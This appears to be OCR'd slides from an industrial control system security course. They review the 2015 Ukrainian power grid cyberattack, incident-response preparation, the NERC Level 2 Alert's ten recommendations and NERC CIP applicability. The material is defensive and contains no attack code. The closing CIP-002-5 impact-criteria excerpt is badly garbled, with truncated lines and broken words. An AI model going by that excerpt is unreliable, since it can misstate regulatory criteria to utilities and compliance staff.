- 100+ workstations/servers damaged
  - Executed by KillDisk scheduled for the following day
- Customers affected: ~125,000
- Combined outages: ~ 3 hours
- Total power loss: 54MW

Kyivoblenergo Event


- 30 substations suffered outage
- Simultaneous telephonic DDoS attack disabled call center for 3 hours
- Attacker turned off UPS devices, interrupting power to branch office data centers
- Four Ethernet-serial converters damaged
- 71 workstations/servers damaged
- Customers affected: ~ 80,000
- Combined outages: ~ 3.5 hours
- Total lower loss: 70 MW

SCADA Architecture




Chernivtsioblenergo Event

- Found Dropbear ssh backdoor in addition to BE
- Seven substations suffered outage
- Eight workstations/servers damaged
- Customers affected: ~ 21,400
- Combined outages: ~ 1 hours
- Total power loss: 10.6 MW




Lab Exercise

Passive Man-in-the-Middle



Lab 6 Capturing ICS Traffic –
Where are you?



Incident Investigation Prep

- System generated information:
  - Operator/Dispatcher log(s)
  - Control system event log(s) & Historians
  - Alarm logs/data sets
  - Field device logs
  - Network logs and traffic captures
  - Host logs
  - Directory Services (account use)
- Observations
  - Direct interviews (Dispatchers, SCADA/DMS Support, IT Support)
- Power System
  - Measurements, telemetry, state-data
  - Maintenance & scheduled outages
  - Voice recordings, operations schedules, briefing

Incident Coordination Prep

- Internal communications:
  - Event/Incident bridge (Ops, Sec, OT/IT, Corporate)
  - Short-prioritized interviews
- External communications:
  - Inter-utility
  - Customer
  - Reliability
  - E-ISAC
  - USG/Canadian Authorities/State & Local
  - Regulatory reporting
- Data requests & outside assistance
  - Remote assistance (analysis & dot connecting)
  - Investigations (formal)
  - Division of labor, access to expertise, second set of eyes

CISA Alert

https://www.us-cert.gov/ics/alerts/IR-ALERT-H-16-056-01

CISA

ICS-CERT Landing > ICS-CERT Alerts > Cyber-Attack Against Ukrainian Critical Infrastructure

ICS Alert (IR-ALERT-H-16-056-01)

More ICS-CERT Alerts

Cyber-Attack Against Ukrainian Critical Infrastructure

Original release date: February 25, 2016 | Last revised: August 23, 2018

Print Tweet Send Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

SUMMARY

On December 23, 2015, Ukrainian power companies experienced unscheduled power outages impacting a large number of customers in Ukraine. In addition, there have also been reports of malware found in Ukrainian companies in a variety of critical infrastructure sectors. Public reports indicate that the BlackEnergy (BE) malware was discovered on the companies' computer networks, however it is important to note that the role of BE in this event remains unknown pending further technical analysis.

E-SAC Alert

Level 2 NERC Alert (R-2016-02-09-01) released February 9, 2016

E-ISAC & SANS Defense Use Case Document

E-ISAC & SANS Defense Use Case Document

This is an analysis by a joint team to provide a lessons learned community resource from the cyber attack on the Ukrainian power grid. The document is being released as Traffic Light Protocol: White (TLP: White) and may be distributed without restriction, subject to copyright controls. This document, the Defense Use Case (DUC),summarizes important learning points and presents several mitigation ideas based on publicly available information on ICS incidents in Ukraine. The E-ISAC and SANS are providing a summary of the available information compiled from multiple publicly available sources as well as analysis performed by the SANS team in relation to this event. This document provides specific mitigation concepts for power system Supervisory Control and Data Acquisition (SCADA) defense, as well as a general learning opportunity for ICS defenders. This paper is available for download from the Public Document Library on the E-ISAC portal home page- direct download link.


https://www.esisac.com/api/documents/4199/publicdownload

CYBERFIRE

Global Downloads

IDAHO NATIONAL LABORATORY

North American Downloads



Industry Recommendation Level 2 Alert

- This NERC recommendation is not the same as a reliability standard, and your organization will not be subject to penalties for a failure to implement this recommendation. However, pursuant to Rule 810 of NERC's Rules of Procedure, NERC Registered Entities are required to report to NERC on the status of their activities in relation to this recommendation. For U.S. entities, NERC will compile the responses and report them to the Federal Energy Regulatory Commission.

Ten items in NERC Alert

1. Review incident response plans and ability to respond to unknown breaker operations and rapid isolation
2. Determine if you have the ability to rapidly disable remote access
3. Identify if business or operation networks had any BE3 malware variants
4. Assess endpoint and network security solutions' ability to detect BE3
5. Include scenarios of adversary with ability to interact with HMI's in IR exercises

Ten items in NERC Alert

6. Secure remote access that includes two-factor for T&D SCADA systems
7. Conduct rule audit for systems accessible from VPN clients
8. Isolate network accessible facilities management devices from the Internet
9. Isolate network accessible facilities management devices from the corporate business network
10. Develop secondary means of communicating to substation support staff


Level 2 Alert


- ✓ Released on February 9, 2016
- ✓ Acknowledgement required by February 12, 2016
- ✓ Reporting required by April 9, 2016


- Contained 3 responder questions:

1. Do you already follow the 10 recommendations?
2. If no, are you taking actions to follow?
3. Describe the timeframe

Anonymized Response Data







Applicability of NERC CIP

CYBERFIRE

Strategic

- BES Reliability
- Standards Development
- Sufficiency Reviews
- Early Adopter Program
- Lessons Learned Program

Tactical

- Compliance Audits
- Enforcement Determination
- Standards/RFI Approval
- FERC Fillings
- Event Analysis
- E-ISAC
- Investigations


Compliance and Security

CYBERFIRE

NERC: A House with many rooms

In Support of a Common Mission

NERC
NORTH AMERICAN ELECTRIC RELIABILITY CORPORATION



E-ISAC
ELECTRICITY INFORMATION SHARING AND ANALYSIS CENTER

Energy Policy Act

Energy Policy Act of 2005

Enacted by the	109th United States Congress
Citations	
Public Law	Pub. L. 109-58
Legislative history	

- **Introduced in the House as** H.R.6 **by** Rep. Joe Barton (R-TX) **on** April 18, 2005
- **Passed the House on** April 21, 2005 (249 - 183)
- **Passed the Senate on** June 28, 2005 (85 - 12)
- **Reported by the joint conference committee on** July 27, 2005; **agreed to by the House on** July 28, 2005 (275 - 156) **and by the Senate on** July 29, 2005 (74 - 26)
- **Signed into law by President** George W. Bush **on** August 8, 2005

Major amendments

American Recovery and Reinvestment Act of 2009

V • T • E

ENERGY POLICY ACT OF 2005
Section 1211 -- Electric Reliability Standards

(a) IN GENERAL.—Part II of the Federal Power Act (16 U.S.C. § 824 et seq.) is amended by adding at the end the following:

"**SECTION 215. ELECTRIC RELIABILITY**.

"**(a) DEFINITIONS**.—For purposes of this section:

(1) The term '**bulk-power system**' means—

(A) facilities and control systems necessary for operating an interconnected electric energy transmission network(or any portion thereof); and

(B) electric energy from generation facilities needed to maintain transmission system reliability.

The term does not include facilities used in the local distribution of electric energy.

(2) The terms '**Electric Reliability Organization**' and 'ERO' mean the organization certified by the Commission under subsection (c) the purpose of which is to establish and enforce reliability standards for the bulk-power system, subject to Commission review.

Bulk Electric System

- Transmission Elements operated at 100 kV or higher and Real Power and Reactive Power resources connected at 100 kV or higher. This does not include facilities used in the local distribution of electric energy.
  - Five inclusion statements
  - Four exclusion statements


Applicability of NERC CIP

- For Balancing Authority (BA), Generator Operator (GOP), Generator Owner (GO), Interchange Coordinator or Interchange Authority, Reliability Coordinator (RC), Transmission Operator (TOP), Transmission Owner (TO)


  *All BES Facilities are in scope

- For Distribution Provider
  - UFLS or UVLS systems identified above
  - Special Protection Systems (SPS) or Remedial Action Schemes (RAS) identified above
  - Each Cranking Path and group of Elements identified above


NERC Registration?



The CIP of Old



CIP 2.0



2.10. Each system or group of Elemen
common control system, withou
implementing undervoltage loa
(UFLS) under a load shedding pr
a NERC or regional reliability sta

2.11. Each Control Center or backup C
Rating (H) above, used to perfor
Operator for an aggregate highe
calendar months equal to or exc

2.12. Each Control Center or backup C
obligations of the Transmission
above.

2.13. Each Control Center or backup C
Rating (H) above, used to perfor
Authority for generation equal t
Interconnection.

3. Low Impact Rating (L)

BES Cyber Systems not included in Sectio
following assets and that meet the applic
4.2 – Facilities, of this standard:

3.1. Control Centers and backup Con

3.2. T ssion stations and subst

3.3. G ion resources.

3.4. S and facilities critical to
C g Paths and initial switch

3.5. S Systems that
S

3.6. For Distribution Providers, Prote
above.

2.3. Each generation Facility that its Planning C
designates, and informs the Generator Ow
avoid an Adverse Reliability Impact in the p

2.4. Transmission Facilities operated at 500 kV
the collector bus for a generation plant is n
part of the generation interconnection Faci

2.5. Transmission Facilities that are operating b
station or substation, where the station or
voltages to three or more other Transmissi
"aggregate weighted value" exceeding 300
"aggregate weighted value" for a single sta
summing the "weight value per line" shown
each outgoing BES Transmission Line that i
station or substation. For the purpose of th
generation plant is not considered a Transm
interconnection Facility.

Voltage Value of a Line
less than 200 kV (not applicable)
V to 29
to 4
0

2.6. Generatio si nt I on or Tra
substatio tio re i fied by it
Coordinator, or Transmission Planner as cri
Reliability Operating Limits (IROLs) and the

2.7. Transmission Facilities identified as essenti
Requirements.

2.8. Transmission Facilities, including generatio
generation interconnection required to co
Systems that, if destroyed, degraded, misu
would result in the loss of the generation F
as a result of its application of Attachment

2.9. Each Special Protection System (SPS), Rem
switching System that operates BES Elemer
otherwise rendered unavailable, would cau
Operating Limits (IROLs) violations for failu
reduction in one or more IROLs if destroye
rendered unavailable.

CIP-002-5 - Attachment 1

Impact Rating Criteria

The criteria defined in Attachment 1 do not constitute stand-alone compliance requirements, but are criteria characterizing the level of impact and are referenced by requirements.

1. High Impact Rating (H)

Each BES Cyber System used by and located at any of the following:

1.1. Each Contro r ba ntrol Center used to perform the functional obligations Reliabili dinator.

1.2. Each Contro ntrol Center used to perform the functional obligations ority: 1) for generation equal to or greater than an aggregate o MW in Interconnection, or 2) for one or more of the assets that meet c 2.3, 2. 9.

1.3. Each Control Center or backup Control Center used to perform the functional obligations of the Transmission Operator for one or more of the assets that meet criterion 2.2, 2.4, 2.5, 2.7, 2.8, 2.9, or 2.10.

1.4 Each Control Center or backup Control Center used to perform the functional obligations of the Generator Operator for one or more of the assets that meet criterion 2.1, 2.3, 2.6, or 2.9.

2. Medium Impact Rating (M)

Each BES Cyber System, not included in Section 1 above, associated with any of the following:

2.1. Commissioned generation, by each group of generating units at a single plant location, with an aggregate highest rated net Real Power capability of the preceding 12 calendar months equal to or exceeding 1500 MW in a single Interconnection. For each group of generating units, the only BES Cyber Systems that meet this criterion are those shared BES Cyber Systems that could, within 15 minutes, adversely impact the reliable operation of any combination of units that in aggregate equal or exceed 1500 MW in a single Interconnection.

